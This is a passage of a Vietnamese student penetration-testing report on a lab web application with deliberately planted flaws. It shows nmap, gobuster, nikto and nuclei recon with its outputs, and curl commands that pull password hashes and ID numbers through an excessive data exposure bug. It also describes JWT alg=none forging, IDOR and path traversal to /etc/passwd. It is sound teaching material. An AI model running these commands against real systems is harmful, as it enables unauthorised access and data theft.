Mục tiêu của chương này là minh chứng bằng chứng cứ cụ thể (lệnh chạy, đầu ra, ảnh chụp màn hình) cho các lỗ hổng đã được nhóm cài đặt có chủ ý trong Lab - đại diện cho những kiểu sai sót thường gặp ở các ứng dụng web hiện đại theo kiến trúc Single-Page Application kết hợp REST API + JWT. Cụ thể, nhóm đề xuất kịch bản kiểm thử được thiết kế xoay quanh 4 lỗ hổng tầng ứng dụng và 2 kịch bản leo thang theo vị trí mạng:

- VULN-1 - JWT alg=none Bypass: Lỗ hổng cho phép kẻ tấn công forge token với header alg:none và bypass cơ chế xác thực, leo từ tài khoản sinh viên lên admin.
- VULN-2 - Insecure Direct Object Reference (IDOR): Endpoint truy xuất bill không kiểm tra ownership - chỉ cần đổi ID trong URL là đọc được dữ liệu tài chính của bất kỳ người dùng nào.
- VULN-3a - Excessive Data Exposure (EDE): API trả về toàn bộ object user từ database, bao gồm cả các trường nhạy cảm như password_hash, ghi_chu_noi_bo, cmd.
- VULN-3 - Path Traversal: Endpoint download file đọc thẳng tham số path mà không validate, cho phép truy cập các file ngoài thư mục cho phép như /etc/passwd.
- Lateral Movement Test: Hai kịch bản tấn công leo thang theo vị trí mạng — từ DMZ compromised vào Internal Database, và từ Internal compromised thử leo ra DMZ - nhằm đánh giá hiệu lực của thiết kế firewall.

Kịch bản kiểm thử được tổ chức thành 6 mục theo 3 vị trí pentester - bên ngoài tường lửa, trong phân vùng DMZ (Inside DMZ) và trên server Internal - phản ánh đầy đủ các vị trí kiểm thử yêu cầu trong đề bài.

5.1.1 Bộ công cụ sử dụng

Toàn bộ kiểm thử được thực hiện từ máy Kali Linux đã cài sẵn các công cụ pentest tiêu chuẩn. Các công cụ chính được sử dụng tóm tắt trong bảng:

Bảng 12. Bộ công cụ kiểm thử được sử dụng

Công cụ	Phiên bản / Nguồn	Mục đích sử dụng
Nmap	Kali repo	Quét cổng dịch vụ, fingerprint phiên bản phần mềm.
Gobuster	Kali repo	Liệt kê thư mục/endpoint API ẩn của ứng dụng.
Nikto	Kali repo (2.6.0)	Quét lỗ hổng cấu hình web server cơ bản.
Nuclei	ProjectDiscovery	Quét theo template các CVE và misconfiguration đã biết.
curl	Kali base	Gửi HTTP request thủ công, banner grabbing.
Burp Suite Community	Kali repo (2024.x)	Intercept proxy, Repeater, Intruder cho exploit thủ công.
jwt_tool	GitHub ticarpi/jwt_tool	Decode, modify, forge JWT token cho VULN-1.
mysql client / mysqldump	Kali repo	Truy cập DB từ vị trí DMZ compromised.
netcat (nc)	Kali base	Test TCP connectivity giữa các phân vùng.

5.1.2 Tài khoản kiểm thử

Trong Lab, nhóm tạo sẵn 7 tài khoản mẫu trong database để mô phỏng môi trường thực tế. Tài khoản chính được dùng cho các demo là sinh viên Khoa với mã sinh viên B22AT164, có quyền sinh-vien (vai trò thấp nhất). Việc demo các lỗ hổng leo quyền sẽ chứng minh khả năng từ tài khoản sinh-vien thường có thể leo lên admin.

Bảng 13. Tài khoản test trong Lab

Mã / Email	Họ tên	Vai trò	Dùng cho
B22AT164 / KhoaHA.B22AT164@stu.ptit.edu.vn	Hoàng Anh Khoa	sinh-vien	Tài khoản chính (attacker)
B22TC025 / DuyND.B22TC025@stu.ptit.edu.vn	Nguyễn Đức Duy	sinh-vien	Nạn nhân IDOR
B22AT004 / AnNV.B22AT004@stu.ptit.edu.vn	Nguyễn Văn An	sinh-vien	Nạn nhân enumeration
admin@ptit.edu.vn	Quản trị viên	admin	Mục tiêu leo quyền
GV001@ptit.edu.vn	Giảng viên Test	giang-vien	Tài khoản trung gian

5.2 Kiểm thử ngoài tường lửa

Đây là vị trí xuất phát tự nhiên của một kẻ tấn công bên ngoài - chỉ có quyền truy cập các tài nguyên được expose qua firewall biên (cổng 80 trên Web Server). Toàn bộ hoạt động trinh sát và khai thác đều được thực hiện từ máy Kali Linux trong phân vùng Users Zone (10.0.0.10).


Mục tiêu của giai đoạn này là thu thập tối đa thông tin về hệ thống mục tiêu - phiên bản phần mềm, các endpoint API, cấu hình bảo mật, lỗ hổng tiềm ẩn - trước khi đi sâu vào khai thác. Theo nguyên tắc của pentester chuyên nghiệp, càng nhiều thông tin được thu thập trong giai đoạn này, càng có nhiều vector tấn công khả thi và càng giảm số lượng request mò càn thực hiện.

5.2.1 Quét cổng dịch vụ với Nmap

Bước đầu tiên là xác định các cổng dịch vụ đang mở trên hệ thống mục tiêu. Nhóm sử dụng Nmap với cấu hình quét nhẹ (timing T3, không quét OS detection) trên dải cổng phổ biến:

```
nmap -sV -p 1-1000 -T3 172.16.10.10 -oN nmap_basic.txt
```

Kết quả quét cho thấy trên Web Server chỉ có cổng 80/tcp đang mở - đúng theo cấu hình firewall pfSense rule LAN_USERS chỉ cho phép Kali truy cập webserv qua port 80. Banner trả về xác định web server đang sử dụng Nginx 1.14.0 với X-Powered-By là Next.js - thông tin quan trọng để xác định công nghệ backend.




```
(b22dcat164@khoaha)-[~]
$ nmap -sV -p 1-1000 -T3 172.16.10.10 -oN nmap_basic.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-07 21:37 -0400
Nmap scan report for 172.16.10.10
Host is up (0.0016s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.14.0

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.36 seconds
```

Hình 32 Kết quả quét cổng cơ bản với Nmap trên Web Server

Quét chi tiết hơn với các script NSE để lấy thêm HTTP title và security headers:

```
nmap -sV -sC -p 80 172.16.10.10 -oN nmap_detail.txt
```



```
(b22dcat164@khoaha)-[~]
$ nmap -sV -sC -p 80 172.16.10.10 -oN nmap_detail.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-07 21:38 -0400
Nmap scan report for 172.16.10.10
Host is up (0.0010s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.14.0
|_http-title: Trang ch\xE1\xBB\xA7 - S-Link
|_http-server-header: nginx/1.14.0


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.48 seconds
```

Hình 33 Kết quả quét chi tiết với NSE scripts (HTTP title, headers)

Để verify hiệu lực của firewall pfSense, nhóm thử quét trực tiếp DB Server từ Kali - kỳ vọng kết quả phải bị firewall chặn:

```
nmap -p 3306 -Pn 192.168.10.20
```

Kết quả: cổng 3306 hiển thị filtered - chứng minh pfSense rule LAN_USERS rule 3 (Block any → any) đã chặn thành công truy cập từ Users Zone tới Internal Zone. Đây là một bằng chứng quan trọng cho thiết kế phân vùng mạng đúng nguyên tắc.



```
(b22dcat164@khoaha)-[~]  
$ nmap -p 3306 -Pn 192.168.10.20  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-07 21:40 -0400  
Nmap scan report for 192.168.10.20  
Host is up.  
  
PORT      STATE      SERVICE  
3306/tcp  filtered  mysql  
  
Nmap done: 1 IP address (1 host up) scanned in 6.09 seconds
```

Hình 34 Firewall pfSense chặn truy cập từ Kali tới Database Server

5.2.2 Liệt kê thư mục và endpoint với Gobuster

Sau khi xác định Web Server, nhóm sử dụng Gobuster để liệt kê các thư mục và endpoint API ẩn của ứng dụng. Đây là giai đoạn quan trọng vì SPA của Slink dùng client-side routing - nhiều endpoint API không xuất hiện trong UI nhưng vẫn được expose:

```
gobuster dir -u http://172.16.10.10 \  
-w /usr/share/wordlists/dirb/common.txt \  
-t 30 -b 401,404 \  
-o gobuster_root.txt
```

Kết quả phát hiện được các endpoint quan trọng:

- /api/sso - Identity Provider (Keycloak mock).
- /api/gwdu - Gateway Dữ liệu (REST API chính).
- /_next - Resource của Next.js framework.
- /login, /dashboard - Các route phía client.

```
(b22dcat164@khoaha)-[~]
$ gobuster dir -u http://172.16.10.10 \
-w /tmp/slink_wordlist.txt \
-s "200,301,302,401,403,500" -b "" \
-o gobuster_slink_custom.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.16.10.10
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /tmp/slink_wordlist.txt
[+] Status codes: 200,301,302,401,403,500
[+] User Agent:   gobuster/3.8.2
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

api/sso           (Status: 301) [Size: 185] [→ http://172.16.10.10/api/sso/]
api/gwdu          (Status: 301) [Size: 185] [→ http://172.16.10.10/api/gwdu/]
api/gwdu/health   (Status: 200) [Size: 11]
api/gwdu/qldt     (Status: 401) [Size: 25]
api/gwdu/qldt/admin/dashboard (Status: 401) [Size: 25]
api/gwdu/qldt/sinh-vien (Status: 401) [Size: 25]
api/gwdu/qldt/sinh-vien/me (Status: 401) [Size: 25]
api/gwdu/qldt/admin (Status: 401) [Size: 25]
api/gwdu/qldt/file (Status: 401) [Size: 25]
api/gwdu/qldt/file/download (Status: 401) [Size: 25]
api/gwdu/tai-chinh (Status: 401) [Size: 25]
api/gwdu/tai-chinh/bill (Status: 401) [Size: 25]
api/gwdu/tai-chinh/transfer (Status: 401) [Size: 25]
Progress: 26 / 26 (100.00%)
Finished
```

Hình 35 Kết quả Gobuster ở thư mục gốc - phát hiện endpoint API

Tiếp tục enum sâu vào /api/gwdu để tìm các sub-endpoint:

```
gobuster dir -u http://172.16.10.10/api/gwdu \
-w /usr/share/wordlists/dirb/common.txt \
-t 30 -b 401,404
```

Phát hiện thêm /health (public), /qldt (Quản lý Đào tạo), /tai-chinh (Tài chính) — đây là cây thư mục API mà các bước khai thác sau sẽ nhắm tới.

```

-S 200,301,302,401,403,500 -0 \
-o gobuster_slink_custom.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.16.10.10
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /tmp/slink_wordlist.txt
[+] Status codes: 200,301,302,401,403,500
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

api/sso (Status: 301) [Size: 185] [→ http://172.16.10.10/api/sso/]
api/gwdu (Status: 301) [Size: 185] [→ http://172.16.10.10/api/gwdu/]
api/gwdu/health (Status: 200) [Size: 11]
api/gwdu/qltd (Status: 401) [Size: 25]
api/gwdu/qltd/admin/dashboard (Status: 401) [Size: 25]
api/gwdu/qltd/sinh-vien (Status: 401) [Size: 25]
api/gwdu/qltd/sinh-vien/me (Status: 401) [Size: 25]
api/gwdu/qltd/admin (Status: 401) [Size: 25]
api/gwdu/qltd/file (Status: 401) [Size: 25]
api/gwdu/qltd/file/download (Status: 401) [Size: 25]
api/gwdu/tai-chinh (Status: 401) [Size: 25]
api/gwdu/tai-chinh/bill (Status: 401) [Size: 25]
api/gwdu/tai-chinh/transfer (Status: 401) [Size: 25]
Progress: 26 / 26 (100.00%)

Finished

```

Hình 36 Liệt kê chi tiết API endpoints dưới /api/gwdu

5.2.3 Quét lỗ hổng cấu hình với Nikto

Nikto là công cụ truyền thống để phát hiện các vấn đề cấu hình web server cơ bản - banner version, security header thiếu, file mặc định không được loại bỏ. Đây là quét hỗ trợ giúp xác nhận các phát hiện thủ công ở các phần sau:

```
nikto -h http://172.16.10.10 -o nikto_report.txt -Format txt
```

Kết quả Nikto phát hiện ra một số findings có giá trị:

- Server banner: Lộ phiên bản Nginx - vi phạm best practice, giúp attacker tra CVE nhanh.
- X-Frame-Options: thiếu - có nguy cơ bị clickjacking qua iframe.
- X-Content-Type-Options: thiếu - có nguy cơ MIME-type sniffing.
- Content-Security-Policy: thiếu - giảm khả năng phòng vệ XSS theo chiều sâu.
- X-Powered-By: Next.js - lộ thông tin framework backend, bị attacker khai thác để tìm CVE đặc thù.

Cần lưu ý: Nikto 2.6.0 có một bug đã biết liên quan tới OPTIONSBLEED - finding này là false positive, không phải lỗ hổng thật. Đây là một ví dụ tốt cho thấy người kiểm thử cần verify lại từng finding tự động chứ không lệ thuộc hoàn toàn vào output của tool.

```
[022dcac104@Khoha] ~$ nikto -h http://172.16.10.10 -o nikto_report.txt -Format txt
- Nikto v2.6.0

+ Target IP: 172.16.10.10
+ Target Hostname: 172.16.10.10
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2026-05-07 21:48:44 (GMT-4)

+ Server: nginx/1.14.0
+ ERROR: failed to check for updates:
+ [999986] /: Retrieved x-powered-by header: Next.js.
+ [999100] /: Uncommon header(s) 'x-nextjs-prerender' found, with contents: 1,1.
+ [999100] /: Uncommon header(s) 'x-nextjs-cache' found, with contents: HIT.
+ [999100] /: Uncommon header(s) 'x-nextjs-stale-time' found, with contents: 300.
+ [999100] /icons/: Uncommon header(s) 'refresh' found, with contents: 0;url=/icons.
+ No CGI Directories Found (use '-C all' to force check all possible dups). CGI tests skipped.
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [740002] /: Potential OPTIOINSBLEED vulnerability detected. Allow header: ARRAY(0x55c1dfdd1040). See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9798
+ [999990] OPTIONS: Allowed HTTP Methods: ARRAY(0x55c1dfdd1380) .
+ [007342] /: X-Frame-Options header is deprecated and was replaced with the Content-Security-Policy HTTP header with the Frame-ancestors directive. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Refere
nce/Headers/X-Frame-Options
+ [007352] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnera
bility-scanner/vulnerabilities/missing-content-type-header/
+ 8206 requests: 16 errors and 14 items reported on the remote host
+ End Time: 2026-05-07 21:54:38 (GMT-4) (354 seconds)

+ 1 host(s) tested
```

Hình 37 Nikto phát hiện các vấn đề cấu hình bảo mật trên Web Server

5.2.4 Quét theo template với Nuclei

Nuclei là công cụ quét hiện đại với hàng nghìn template cộng đồng, giúp phát hiện CVE đã biết và cấu hình sai phổ biến. So với Nikto, Nuclei có template được cập nhật liên tục và chính xác hơn:

nuclei -update-templates

nuclei -u http://172.16.10.10 -severity low,medium,high -o nuclei_report.txt

Kết quả Nuclei phát hiện 15 findings chia thành 2 nhóm chính:

Nhóm 1 - Fingerprint công nghệ:

- Banner Nginx 1.14.0 được xác nhận lại (đồng nhất với kết quả Nikto)
- Tech-detect xác định backend dùng Next.js framework

Nhóm 2 - Security Headers thiếu (13 finding):

- 5 header cơ bản: HSTS, X-Content-Type-Options, X-Frame-Options, Content-Security-Policy, Referrer-Policy
- 3 header Cross-Origin nâng cao: COEP, COOP, CORP - bảo vệ chống Spectre và side-channel attacks
- 5 header mới: Permissions-Policy, Clear-Site-Data, X-Permitted-Cross-Domain-Policies, Missing-Content-Type, một số khác

Đáng chú ý, Nuclei phát hiện thêm các header bảo mật nâng cao mà Nikto đã bỏ qua (đặc biệt nhóm Cross-Origin và Clear-Site-Data) - phản ánh thực tế rằng việc kết hợp nhiều scanner sẽ cho góc nhìn toàn diện hơn so với chỉ dựa vào một công cụ duy nhất. Thiếu các header này không phải lỗ hổng có thể khai thác trực tiếp, nhưng làm giảm khả năng phòng vệ chiều sâu (Defense in Depth) - khi xảy ra XSS, clickjacking hay tấn công cross-origin, hệ thống không có lớp phòng vệ phụ trợ ở phía trình duyệt để giảm thiểu tác hại.

Cấu hình đúng cần bổ sung các header này trong Nginx config:


```
Session Actions Edit View Help
cat nuclei_quick.txt

nuclei
v3.8.0

projectdiscovery.io

[WRN] Found 1 templates with runtime error (use -validate flag for further examination)
[INF] Current nuclei version: v3.8.0 (outdated)
[INF] Current nuclei-templates version: v10.4.3 (latest)
[INF] New templates added in latest release: 103
[INF] Templates loaded for current scan: 3
[INF] Executing 3 signed templates from projectdiscovery/nuclei-templates
[INF] Targets loaded for current scan: 1
[nginx-version] [http] [info] http://172.16.10.10 ["nginx/1.14.0"]
[http-missing-security-headers:strict-transport-security] [http] [info] http://172.16.10.10
[http-missing-security-headers:x-content-type-options] [http] [info] http://172.16.10.10
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://172.16.10.10
[http-missing-security-headers:clear-site-data] [http] [info] http://172.16.10.10
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://172.16.10.10
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://172.16.10.10
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://172.16.10.10
[http-missing-security-headers:missing-content-type] [http] [info] http://172.16.10.10
[http-missing-security-headers:content-security-policy] [http] [info] http://172.16.10.10
[http-missing-security-headers:permissions-policy] [http] [info] http://172.16.10.10
[http-missing-security-headers:x-frame-options] [http] [info] http://172.16.10.10
[http-missing-security-headers:referrer-policy] [http] [info] http://172.16.10.10
[tech-detect:next.js] [http] [info] http://172.16.10.10
[tech-detect:nginx] [http] [info] http://172.16.10.10
[INF] Scan completed in 95.846165ms. 15 matches found.
[nginx-version] [http] [info] http://172.16.10.10 ["nginx/1.14.0"]
[http-missing-security-headers:strict-transport-security] [http] [info] http://172.16.10.10
[http-missing-security-headers:x-content-type-options] [http] [info] http://172.16.10.10
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://172.16.10.10
[http-missing-security-headers:clear-site-data] [http] [info] http://172.16.10.10
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://172.16.10.10
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://172.16.10.10
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://172.16.10.10
[http-missing-security-headers:missing-content-type] [http] [info] http://172.16.10.10
[http-missing-security-headers:content-security-policy] [http] [info] http://172.16.10.10
[http-missing-security-headers:permissions-policy] [http] [info] http://172.16.10.10
[http-missing-security-headers:x-frame-options] [http] [info] http://172.16.10.10
[http-missing-security-headers:referrer-policy] [http] [info] http://172.16.10.10
[tech-detect:next.js] [http] [info] http://172.16.10.10
[tech-detect:nginx] [http] [info] http://172.16.10.10
```

Hình 38 Kết quả quét Nuclei với template CVE và misconfiguration

5.2.5 Banner grabbing với curl


Để xác nhận chính xác thông tin phiên bản phần mềm và headers, nhóm sử dụng curl gửi HTTP request thủ công:

```
curl -sI http://172.16.10.10/
```

Output xác nhận:

- Server: nginx/1.14.0 - phiên bản chính xác lộ qua Server header.
- X-Powered-By: Next.js - framework backend được expose.
- Content-Type, Connection - các header tiêu chuẩn.

Việc lộ chính xác phiên bản Nginx và framework Next.js giúp attacker tra cứu CVE đã biết của các phiên bản này một cách trực tiếp. Đây là vi phạm nguyên tắc bảo mật theo OWASP - cần được khắc phục bằng directive `server_tokens off`; trong Nginx config và xóa header X-Powered-By trong Next.js



Hình 41 Chi tiết một request trong Burp HTTP history

5.2.7 Đánh giá kết quả giai đoạn Outside

Sau giai đoạn trinh sát từ vị trí Outside, nhóm đã có được bức tranh tổng quan về hệ thống mục tiêu:

- Bề mặt tấn công ngoài: Chỉ có cổng 80 expose qua firewall, các cổng khác đều bị filtered - phù hợp thiết kế nguyên tắc least exposure.
- Công nghệ stack: Nginx 1.14.0 → Next.js (frontend SPA) → API gateway tại /api/gwdu, Identity Provider mock tại /api/sso.
- Endpoint API quan trọng: /api/gwdu/health, /api/gwdu/qltd/*, /api/gwdu/tai-chinh/* - sẽ là mục tiêu khai thác.
- Vấn đề cấu hình: Lộ banner version, thiếu nhiều security header (X-Frame-Options, X-Content-Type-Options, CSP).
- Hiệu lực firewall: Pháp xác nhận pfSense block thành công truy cập trực tiếp tới Internal Zone (3306 filtered).

Giai đoạn này KHÔNG phát hiện ra lỗ hổng tầng ứng dụng trực tiếp (vì các lỗ hổng tầng ứng dụng thường yêu cầu authentication mới trigger được). Tuy nhiên, đây là tiền đề bắt buộc - không có giai đoạn recon kỹ lưỡng, các bước exploit sẽ thiếu định hướng.

5.3 Khai thác Excessive Data Exposure và IDOR

Sau khi đã xác định được cấu trúc API ở giai đoạn trinh sát, nhóm tiến vào giai đoạn khai thác các lỗ hổng tầng ứng dụng. Hai lỗ hổng được khai thác trong mục này - Excessive

Data Exposure (EDE) và Insecure Direct Object Reference (IDOR) - là hai trong số những lỗi hỏng phổ biến nhất của API hiện đại theo bảng xếp hạng OWASP API Security Top 10.

Các kỹ thuật khai thác sẽ được thực hiện song song bằng hai phương pháp: curl trên dòng lệnh để có output gọn cho báo cáo, và Burp Suite (Repeater + Intruder) để mô phỏng cách làm chuyên nghiệp của một pentester thực thụ.

5.3.1 VULN-3a - Excessive Data Exposure

a. Mô tả lỗ hổng

Endpoint `/api/gwdu/qldt/sinh-vien/me` trả về thông tin profile của sinh viên đăng nhập. Tuy nhiên, code backend trả về toàn bộ object user lấy trực tiếp từ database, bao gồm cả các trường nhạy cảm:

- password_hash - hash mật khẩu đã salt, có thể bị crack offline bằng hashcat.
- ghi_chu_noi_bo - ghi chú nội bộ của giảng viên/quản trị về sinh viên (đánh giá kỷ luật, kết quả phỏng vấn nội bộ, v.v.).
- cmd - số chứng minh nhân dân, một dạng PII nhạy cảm theo định nghĩa của Luật An ninh mạng.

Đây là lỗi hỏng về thiết kế API - backend cần tách thành Response DTO chỉ chứa các field cần thiết cho client, không trả về nguyên đối tượng từ ORM.

b. Khai thác bằng curl

Sau khi đã có TOKEN từ SSO mock, gọi endpoint `/api/gwdu/qltd/sinh-vien/me`:

```
TOKEN=$(curl -s -X POST -d "email=KhoaHA.B22AT164@stu.ptit.edu.vn" \
http://172.16.10.10/api/sso/realms/ptit/protocol/openid-connect/token \
| python3 -c "import json,sys; print(json.load(sys.stdin)['access_token'])")
```

```
curl -s -H "Authorization: Bearer $TOKEN" \
```

```
http://172.16.10.10/api/gwdu/qltd/sinh-vien/me | python3 -m json.tool
```

Response trả về JSON chứa đầy đủ password_hash (bcrypt \$2b\$10\$...), ghi_chu_noi_bo và cmnd - những trường lẽ ra không bao giờ được expose ra client. Đây là bằng chứng cho lỗ hổng EDE.

